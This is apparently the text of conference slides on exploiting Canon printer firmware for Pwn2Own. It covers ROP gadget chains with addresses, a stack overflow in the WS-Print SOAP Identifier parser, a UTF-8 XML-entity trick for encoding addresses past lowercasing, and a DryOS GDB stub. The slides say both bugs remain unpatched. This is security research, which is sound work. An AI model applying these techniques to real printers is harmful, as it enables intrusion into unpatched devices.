R3 = GADGET_POP_PC
R4 = 0x00000004
R5 = 0x00000005
R6 = 0x00000006
LR = GADGET_POP_PC
```

```
GADGET_POP_R0_R2
<ADDRESS + OFFSET>
<VALUE>
0x22222222
GADGET_STORE_R1_R0_POP_R4
0x44444444
```

```
R0 = ADDRESS + OFFSET
R1 = VALUE
R2 = 0x22222222
*(uint32_t*)(R0) = R1
R4 = 0x44444444
```

this section is repeated 4 times

```
GADGET_POP_R0_R2
<ADDRESS>
0x10
0x22222222
FUNC_FLUSH_DCACHE
```

```
R0 = ADDRESS
R1 = 0x10
R2 = 0x22222222
flush_dcache(ADDRESS, 0x10)
```

Pwn2Own 2022

how to demonstrate pwnage?

- the CANON printer has a 800x480 pixels LCD screen
- in DRAM we find a buffer at 0x40900000 containing pixel data that is periodically copied to the LCD controller.
- there is some other RTOS task that is *also* drawing to the framebuffer, lets get rid of it.

```
0x40900000: 11 22 33 11 22 33 11 22 33 11 22 33 11 22 33 11
0x40900010: 22 33 11 22 33 11 22 33 11 22 33 11 22 33 11 22
0x40900020: 33 11 22 33 11 22 33 11 22 33 11 22 33 11 22 11
[…]
```

```
// find the `ui_device` RTOS task and kill it so it doesn't fuck with
// our framebuffer
for (int i = 0; i < 999; i++)
{
    memset(task_info, 0, sizeof(task_info));
    if (!(task_get_info(0, i, task_info) >= 0))
    {
        continue;
    }
    char *task_name = (char *)(*(uint32_t *)(task_info + 0x14));
    if (task_name == 0)
    {
        continue;
    }
    if (strncmp(task_name, "ui_device", 9) == 0)
    {
        UART_Print_u32("found pid: %x\r\n", i);
        task_kill(i);
    }
}
```

Pwn2Own 2023

revisiting CANON firmware

- We have some experience with WS-Print from our Lexmark adventure, maybe look at WS-Print in CANON firmware? :)
- After an hour or what of reversing and blackbox testing we accidentally find a new promising bug
- What happened?

```
< Error Exception >
 CORE : 0
 TYPE : undefined
 ISR  : FALSE
 TASK ID   : 277
 TASK Name : AsC1
 R 0  : 00000000
 R 1  : 0000013b
 R 2  : 00000000
 R 3  : 00000000
 R 4  : 61616161
 R 5  : 61616161
 R 6  : 61616161
 R 7  : 00000001
 R 8  : 00000000
 R 9  : 00000000
 R10  : 00000001
 R11  : 00000000
 R12  : 00800000
 R13  : 4977f930
 R14  : 40ebaa08
 PC   : 61616160
```

Pwn2Own 2023

WS-Print on CANON

```
[..]
<soap:Header>
    <wsa:From>
        <wsa:Address>HELLO</wsa:Address>
    </wsa:From>
    <wsa:To>CANON</wsa:To>
    <wsa:MessageID>MESSAGE_ID</wsa:MessageID>
    <wse:Identifier>IDENTIFIER</wse:Identifier>
</soap:Header>
[..]
```

```
soap "http://www.w3.org/2003/05/soap-envelope"
wsa  "http://schemas.xmlsoap.org/ws/2004/08/addressing"
wse  "http://schemas.xmlsoap.org/ws/2004/08/eventing"
```

Pwn2Own 2023

WS-Print on CANON

```
[..]
<soap:Header>
    <wsa:From>
        <wsa:Address>HELLO</wsa:Address>
    </wsa:From>
    <wsa:To>CANON</wsa:To>
    <wsa:MessageID>MESSAGE_ID</wsa:MessageID>
    <wse:Identifier>IDENTIFIER</wse:Identifier>
</soap:Header>
[..]
```

```
soap "http://www.w3.org/2003/05/soap-envelope"
wsa  "http://schemas.xmlsoap.org/ws/2004/08/addressing"
wse  "http://schemas.xmlsoap.org/ws/2004/08/eventing"
```

```
int wsd_print_parse_identifier(char *identifier)
{
  int v2;
  int v3;
  int v4;
  char identifier_lowercased[72];

  v2 = 0;
  if ( identifier )
  {
    memclear(identifier_lowercased, 52);
    strtolower(identifier, identifier_lowercased);
    v3 = 0;

    // [ ... ]

    return v2;
  }
  return identifier;
}
```

Pwn2Own 2023

WS-Print on CANON

```
[..]
<soap:Header>
    <wsa:From>
        <wsa:Address>HELLO</wsa:Address>
    </wsa:From>
    <wsa:To>CANON</wsa:To>
    <wsa:MessageID>MESSAGE_ID</wsa:MessageID>
    <wse:Identifier>IDENTIFIER</wse:Identifier>
</soap:Header>
[..]
```

```
soap "http://www.w3.org/2003/05/soap-envelope"
wsa  "http://schemas.xmlsoap.org/ws/2004/08/addressing"
wse  "http://schemas.xmlsoap.org/ws/2004/08/eventing"
```

```
int wsd_print_parse_identifier(char *identifier)
{
  int v2;
  int v3;
  int v4;
  char identifier_lowercased[72];

  v2 = 0;
  if ( identifier )
  {
    memclear(identifier_lowercased, 52);
    strtolower(identifier, identifier_lowercased);
    v3 = 0;

    // [ ... ]

    return v2;
  }
  return identifier;
}
```

```
int strtolower(char *inbuf, char *out)
{
  bool v2;
  char c;

  v2 = inbuf == 0;
  if ( inbuf )
    v2 = out == 0;
  if ( !v2 )
  {
    while ( 1 )
    {
      c = *inbuf;
      if ( !*inbuf )
        break;
      ++inbuf;
      if ( c - 'A' <= 25 )
        c = c + 0x20;
      *out++ = c;
    }
  }
  return 0;
}
```

Smashing the stack..

.. with pain and suffering


- Bug looks really good at first.
- Lowercasing could become quite problematic though?
- We’re also constrained to using UTF-8 string literals

Lowercasing is a problem

no AAAAAAAAAAAAAAAAAAAAAA for us.


Lowercasing is a problem

no AAAAAAAAAAAAAAAAAAAAAA for us.



Lowercasing is a problem?

mirror mirror on the wall



Working with character restrictions

- We can use XML character entity encoding (`&#xABCD`) to introduce certain byte sequences
- However, the entire string is UTF8 encoded before being passed down to strtolower()
- The UTF8 encoder appears to be slightly non conformant
- Build a lookup table for all `&#x1234` -> byte(s) transformations

Working with character restrictions

building an address/value encoder

- For every byte in a 32bit word we want to construct:
  - Check if we can construct the byte directly
  - If the byte is the fourth byte (MSB), translate it to the mirrored version (+0x80)
  - Group bytes together and check if we can find a single UTF8 entity that produces the wanted sequence.
  - Look for UTF8 sequence that produce partial prefix matches

```
$ python3 encode.py 0x61626364
&#x64;&#x63;&#x62;&#x61;
b'64636261'
4

$ python3 encode.py 0x41424344
fail

$ python3 encode.py 0x43ca236b
&#x6B;&#x23;&#x283;
b'6b23ca83'
4

$ python3 encode.py 0x90f23030
&#x30;&#x30;&#x90000;
b'3030f2908080'
6
```


ROP’ing with UTF8 XML entities

- Initial plan was to jump to a static buffer where we put arbitrary contents through the BJNP protocol.
- We cannot encode the BJNP session buffer address using our arsenal of tricks though.
- Can we maybe do a small ROP?
- Our chain should load the address of the session buffer and jump there, avoiding “illegal” values, of course.
- We need to compute the session buffer address somehow

```
$ python3 encode.py 0x46f2ae50
fail

$ printf "0x%08x\n" $[0x46f2ae50 >> 1]
0x23795728

$ python3 encode.py 0x23795728
fail

$ python3 encode.py 0x23793728
&#x28;&#x37;&#x79;&#x23;
b'28377923'
4

$ python3 encode.py 0x23797728
&#x28;&#x77;&#x79;&#x23;
b'28777923'
4
```

mini rop with utf8 entities

```
ADD_R1_R5_LDM_R1_R1_R5_R7 : 0x43CC4022 : add r1, r5 ; ldm r1, {r1, r5, r7} ; bx r3   &#x22;&#x40;&#x303;
POP_R0_R5                 : 0x4297E75C : pop {r0-r5,pc}                              &#x5C;&#x75C2;
BX_R1                     : 0x40BE9AEE : bx r1                                       &#xE6BE;&#x40;
```




DEMO


Building a debugger for dryOS

how do we find bugs quicker with some instrumentation?

- GDB + GEF + ??? = awesome?
- Let’s try to build a basic GDB stub we can inject into DryOS
- Communicate over TCP/IP with GDB
- Allow basic operations like break, step, r/w memory..



GDB serial protocol 101



debugger (gdb)
target (printer)

```
> $qSupported#37
< +$qXfer:features:read+;qXfer:memory-map:read+#20

> $g#67
< +$0000000100000002000000030000004[..]#ab

> $m12345678,8#75
< +$0011223344556677#38

> $Z0,12345678,4#ba
< +$OK#9a
```

dryOS GDB stub internals

- Upload debugger code over UART using ‘mw’ (poke) command
- Create a new thread for our debugger
- Bind and listen on a TCP port
- Process incoming connections

dryOS GDB stub breakpoints

- on initial debugger attach return some bogus CPU context state
- inserting “breakpoints” doesn’t insert any actual breakpoints.
  - it just inserts precisely calculated relative branch opcodes to the BP handler dispatcher.
  - every breakpoint get its own “slot” stub that jumps to the main breakpoint handlers, preserving the breakpoint index
  - limitations: ARM only, maximum relative branch distance is 25 bits (both directions)

dryOS GDB stub breakpoints

dirty but portable

```
0x422DFF84   04 10 A0 E1   MOV  R1, R4
0x422DFF88   DC 5F FB EB   BL   sub_421B7F00
0x422DFF8C   04 00 87 E5   STR  R0, [R7,#4]
0x422DFF90   09 20 A0 E1   MOV  R2, R9
0x422DFF94   04 10 87 E2   ADD  R1, R7, #4
0x422DFF98   07 00 A0 E1   MOV  R0, R7
0x422DFF9C   32 A6 FF EB   BL   sub_422C986C
0x422DFFA0   04 10 A0 E1   MOV  R1, R4
0x422DFFA4   08 00 A0 E1   MOV  R0, R8
```

```
0x422DFF84   04 10 A0 E1   MOV  R1, R4
0x422DFF88   DC 5F FB EB   BL   sub_421B7F00
0x422DFF8C   04 00 87 E5   STR  R0, [R7,#4]
0x422DFF90   1A 80 B4 EA   B bp_dispatcher_0
0x422DFF94   04 10 87 E2   ADD  R1, R7, #4
0x422DFF98   07 00 A0 E1   MOV  R0, R7
0x422DFF9C   32 A6 FF EB   BL   sub_422C986C
0x422DFFA0   1E 80 B4 EA   B bp_dispatcher_1
0x422DFFA4   08 00 A0 E1   MOV  R0, R8
```

```
bp_dispatcher_0:
0x45000000: push {r0}
0x45000004: mov r0, #0
0x45000008: b bp_handler_main
0x4500000c: 0x422dff90
0x45000010: 0xe1a02009

bp_dispatcher_1:
0x45000020: push {r0}
0x45000024: mov r0, #1
0x45000028: b bp_handler_main
0x4500002c: 0x422dffa0
0x45000030: 0xe1a01004

bp_dispatcher_2:
..
```

picocom (ssh)

```
receive_cmd is : rz -vv -E
imap is        :
omap is        :
emap is        : crcrlf,delbs,
logfile is     : none
initstring     : none
exit_after is  : not set
exit is        : no

Type [C-a] [C-h] to see available commands
Terminal ready

DRYOS version 2.3, release #0059
Copyright (C) 1997-2015 by CANON Inc.
BOOTLOADER START
BOOTLOADER 5V_ON CHECK OK
BOOTLOADER LCD_TYPE_7LINE(COLOR)
BOOTLOADER NORMAL MODE
BOOTLOADER GET ROM HEADER INFO
BOOTLOADER ROM HEADER CHECK
BOOTLOADER ROM HEADER MAGIC_NO OK
BOOTLOADER ROM HEADER HEADER CHKSUM OK
BOOTLOADER BOOTABLE START
BOOTLOADER RAM EXEC
```

~/canon2 (ssh)

```
#
```

ubuntu@primary: ~/Home/dev/canon/gdb_stub (multipass)

```
ubuntu@primary:~/Home/dev/canon/gdb_stub$ vim a
ubuntu@primary:~/Home/dev/canon/gdb_stub$
```

Takeaways

- printers are scary, even when updated
  - the two CANON bugs presented in this talk are still unpatched
- 90ies bugs are still everywhere
  - overcome initial challenges and proceed to strike gold

Shoutouts

greetz 4 leetz

- SYNACKTIV, NCC Group EDG, DEVCORE, DOAR-E, PHP HOOLIGANS, mufinnnnnnn & all other printer haxx0rs
- Cooper (@ministrator) for transporting a heavy printer all the way to Berlin
- Antriksh & the rest of the nullcon crew for having me
- My wife & kids ❤️

Thank you for your attention!

questions?

Twitter/X
@bl4sty

Mastodon
@blasty@haxx.in

Web
https://haxx.in

E-mail
peter@haxx.in